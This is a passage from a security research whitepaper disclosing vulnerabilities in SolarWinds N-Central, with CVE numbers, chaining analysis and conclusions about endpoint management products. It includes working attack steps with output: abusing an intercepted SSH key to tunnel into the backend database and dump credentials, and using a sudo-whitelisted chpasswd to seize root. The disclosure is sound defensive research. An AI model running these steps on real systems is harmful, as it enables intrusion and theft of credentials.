


Figure 5: N-Central Remote Control via SSH Reverse Tunnel

First the N-Central backend creates a new pair of SSH keys for one of the dedicated `remotecontrol` users on the system (e.g., `rc_gx8zh`). The private key is then deployed to the agent which in turn establishes the remote port forwarding.

The SSH credentials cannot be used to execute commands on the backend but only for port forwarding. However, it is possible to forward arbitrary internal ports from the backend with these credentials. A malicious agent or staff member can access internal services like the database, administration interfaces and SSH ports of other agents. The following excerpt from the SSH config (`/etc/ssh/sshd_config`) of the backend server shows that the accounts which are used for `RemoteControl` have permissions to do port forwardings for all ports on `localhost`:

```
Match Group remotecontrol
    ForceCommand  echo 'Port forwarding only account.'
    AllowAgentForwarding no
    PermitOpen localhost:* 127.0.0.1:*
    X11Forwarding no
    GatewayPorts no
```

An attacker with root privileges on an agent system can intercept the SSH key which is deployed for `RemoteControl`. With the credentials it is possible to access arbitrary local ports on the backend, e.g., the PostgreSQL database:

```
root@agent1:/root/.ssh# cat id_rsa_rc_gx8zh
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAtsUZ0zR8pRhdei45YSVaX/hQUtR1sqlVsiYTjU0XWOA3yDov
[..]

root@agent1:~# ssh -N -L5432:127.0.0.1:5432 rc_gx8zh@<n-central-ip>&
root@agent1:~# psql -h localhost -p 5432 -U sqlrelay mickey
                    -c 'select username,password from luser;'

        username         |      password
-------------------------+--------------------
 productadmin@n-able.com | [REDACTED]
 support@n-able.com      | [REDACTED]
 nableadmin@n-able.com   | [REDACTED]
(3 rows)
```

5.1.5 Local Privilege Escalation in N-Central Backend (CVE-2020-25618)

The `nable` user on the N-Central backend can run certain commands with root privileges. This can be abused to obtain root privileges. The `sudo` configuration on the N-Central server permits the user to execute the script `/opt/nable/usr/sbin/nable_wrapper.pl` with root privileges:

```
[root@localhost 12.3.0.670 ~]# cat /etc/sudoers.d/N-central
# N-central Main sudo Definitions.

admin ALL = (ALL) ALL
nable ALL = (root) NOPASSWD: /opt/nable/usr/sbin/nable_wrapper.pl
```

The script is a wrapper to execute certain whitelisted system commands and scripts:

```
[root@localhost 12.3.0.670 ~]# cat /opt/nable/usr/sbin/nable_wrapper.pl
#!/usr/bin/env perl

my %whitelist = (
  "activationKey"          => "/opt/nable/var/ncsai/scripts/ActivationKey.sh",
  "backup"                 => "/opt/nable/var/ncsai/scripts/Backup.pl",
  "backupRestore"          => "/opt/nable/var/ncsai/scripts/RestoreWrapper.sh",
  "cattest"                => "/bin/cat",
  "certificateGeneration"  =>
"/opt/nable/var/ncsai/scripts/CertificateGeneration.sh",
  "certificateImport"      => "/opt/nable/var/ncsai/scripts/CertificateImport.sh",
  "chp"                    => "/usr/sbin/chpasswd",
  [..]
  "sombra"                 => "/opt/nable/var/ncsai/scripts/shadow.pl",
  [..]
```

Because the whitelist contains the `chpasswd` command it is possible to set a new password for the root user and take over the account. Note that this command is only one of many problematic whitelisted commands that allow for privilege escalation. The `sombra` command (which invokes `/opt/nable/var/ncsai/scripts/shadow.pl`) dumps the `/etc/shadow` file and with the `cattest` command it is also possible to dump arbitrary files on the system.

The following excerpt shows how the `nable` user can take over the root account:

```
[nable@localhost 12.3.0.670 ~]$ sudo /opt/nable/usr/sbin/nable_wrapper.pl chp
root:Ernw123!
[nable@localhost 12.3.0.670 ~]$ su root
Password: [Typing: 'Ernw123!' followed by <Enter>]
There are no code drops applied.
[root@localhost 12.3.0.670 nable] id
uid=0(root) gid=0(root) groups=0(root)
```

The main web interface of the N-Central server is executed by the `nable` user. Because of the privilege escalation vulnerability an attacker who has compromised the web server is able to obtain root privileges on the backend.

5.1.6 Support Account with Default Credentials (CVE-2020-25620)

The SolarWinds support account (`support@n-able.com`) and the built-in admin (`nableadmin@n-able.com`) are active by default on all installations and have fixed credentials. The support account can be used to log into the N-Central Administrative Console (NAC) and the regular web interface, the admin account is only able to log into the NAC. Both accounts are enabled in the default installation. The password, which is the same for all installations, can be found on the server's file system.

The support and admin accounts have high privileges and can log into the N-Central Administrative Console (NAC). Therefore, this vulnerability can be abused by attackers to take over N-Central installations if the web interface is exposed to the internet.

Due to the high sensitivity of the default credentials, neither the method of obtaining them, nor the credentials itself are included in the whitepaper.

5.2 Summary

The six vulnerabilities that have been discussed above have a critical impact on the security of the SolarWinds N-Central suite and the underlying infrastructure. As already mentioned, some of the vulnerabilities can be chained together which increases their threat.

The SSH port forwarding issue (CVE-2020-25619) may be exploited by an attacker who has access to one of the systems that run a N-Central agent or has support privileges. Apart from gaining access to the SSH/RDP ports of other agents this can be abused together with the missing database password (CVE-2020-25621) to compromise the N-Central backend. The database stores passwords which can be either stolen if they are not hashed or replaced by the attacker with a known hash in order to gain access to administrative accounts.

The CSRF (CVE-2020-25622) can be used to trigger the RCE vulnerability (CVE-2020-25617) in the administration console. For this an attacker would create a malicious website as shown in section 5.1.2 and try to get one of the N-Central administrators to visit the page. Because of the missing CSRF protection the malicious website can trigger the RCE request which is executed with the active session of the administrator. The result is a one-click root-RCE which can compromise an entire corporate network. With root access to the N-Central backend the attacker may for example push a malicious update to all attached agent systems. Depending on the company's infrastructure the agents might be running on critical systems such as databases, domain controllers or file servers.

Similarly, the default credentials (CVE-2020-25620) for the support users can be used by an attacker to log into the administration console and trigger the root RCE (CVE-2020-25617). This only works if the support accounts were not previously disabled by the N-Central administrators. Note that no user interaction is required for this attack scenario.

The findings regarding the NAC on port 10000 (CVE-2020-25617, CVE-2020-25622) and the default credentials (CVE-2020-25620) have to be considered as especially critical because the NAC port has to be internet exposed as defined in the SolarWinds N-Central security whitepaper[1]. The following excerpts from the whitepaper show the criticality:

"The SolarWinds N-central server is designed and secured so that it may be placed directly on the Internet, however, the recommended best practice is to place it in a restricted internet zone such as a DMZ."[1]

Regarding TCP port 10000:

"HTTPS - used for access to the SolarWinds N-central Administration Console (NAC). The firewall must be configured to allow access from the Internet to this port on the SolarWinds N-central server"[1]

The vulnerabilities presented in this paper do not provide unrestricted control over the clients connected to the N-Central server by design, since in many cases the client system password is needed to obtain control over it. Nevertheless, the agents running on client systems do accept software updates from the N-Central server as visible in the following excerpt of the client/server communication:

```
POST /dms2/services2/ServerMMS2 HTTP/1.1
Host: [ncentral server]
User-Agent: gSOAP/2.8
Content-Type: application/soap+xml; charset=utf-8; action="ScanModuleUpdate"
Content-Length: 519
Connection: close
SOAPAction: "ScanModuleUpdate"

<?xml version="1.0" encoding="UTF-8"?>
...<SOAP-
ENV:Body><ns1:ScanModuleUpdate><ns1:sessionID>721539045</ns1:sessionID><ns1:module
ID>1673</ns1:moduleID><ns1:version>12.3.0.670</ns1:version></ns1:ScanModuleUpdate>
</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

[1] *https://documentation.solarwindsmsp.com/N-central/Rel_12-1-0/N-central_12-1-0_SecurityWhitePaper.pdf*

After sending the current software version to the server, the server pushes an updated version of the `libcpu.so` library to the client:

```
HTTP/1.1 200 OK
Connection: close
Vary: Accept-Encoding
Content-Type: application/soap+xml; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Vary: User-Agent

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-
envelope"><soap:Body><ScanModuleUpdateResponse
xmlns="http://mms2.nobj.nable.com/"><return><Filename>libcpu.so</Filename><Bytes>f
0VMRgIBAQAAAAAAAAAAAAAMAPgABAAAAA0DIAAAAAAABAAAAAAAAAAGDSBwAAAAAAAAAAAEAAOAAHAEAAJgA
...
</Bytes></return></ScanModuleUpdateResponse></soap:Body></soap:Envelope>
```

An attacker controlling the N-Central server can possibly abuse this to inject arbitrary malware into the agents which are running with root privileges on client systems.

After communicating the vulnerabilities to the SolarWinds security team, we were provided with regular updates on the patch process. The vendor fixed the described vulnerabilities within a 90-day disclosure deadline.

6 Summary & Conclusion

Endpoint Management Solutions can pose a serious threat to the security of a corporate network. Due to their nature, the endpoint agents usually run on a significant subset of server and client systems in a company. A single vulnerability can therefore result in major lateral movement capabilities often bypassing corporate trust and network boundaries. Moreover, for some solutions the central backend represents a single point of failure in a security context as the backend has extensive remote-control capabilities on all agent systems.

Our research was motivated by several engagements during which the respective Endpoint Management Solution represented the weakest link in the defensive chain of the given company network. Due to only testing a small subset of agent products, the content of this paper is not scientifically representative for the overall market but might (based on our experience) still give a good indication for general trends.

We repeatably found best practice violations and security anti-patterns in all of the analyzed solutions. This includes the usage of hard-coded secrets for both authentication and encryption, usage of unsafe functions, implementation of custom binary-, cryptography- and authentication- protocols, and insufficient or missing validation of untrusted user data.

Often the core components of a solution were not developed by the vendor itself but have been acquired through the acquisition of another company. This has resulted in old, unmaintained components and a significant technical debt with the above-mentioned security issues.

In conclusion, we found that a range of Endpoint Management Solutions are affected by critical vulnerabilities. This is remarkable as we looked at well-established solutions which control critical systems inside the company network with agents often directly exposed to end users. If the problems described in this whitepaper persist into the near future, it is only a matter of time until the next SolarWinds-like (SUNBURST) incident occurs. Given the state of this technology branch, a supply chain attack might not even be needed to achieve a comparable level of compromise.

Addendum:

A zero-day vulnerability in Kaseya VSA (Unified Remote Monitoring & Management) led to compromise and outage of several hundred businesses worldwide (NY Times). This represents the exact attack-scenario pictured in this paper. Since publication of the paper was delayed, this paragraph was added prior to final release.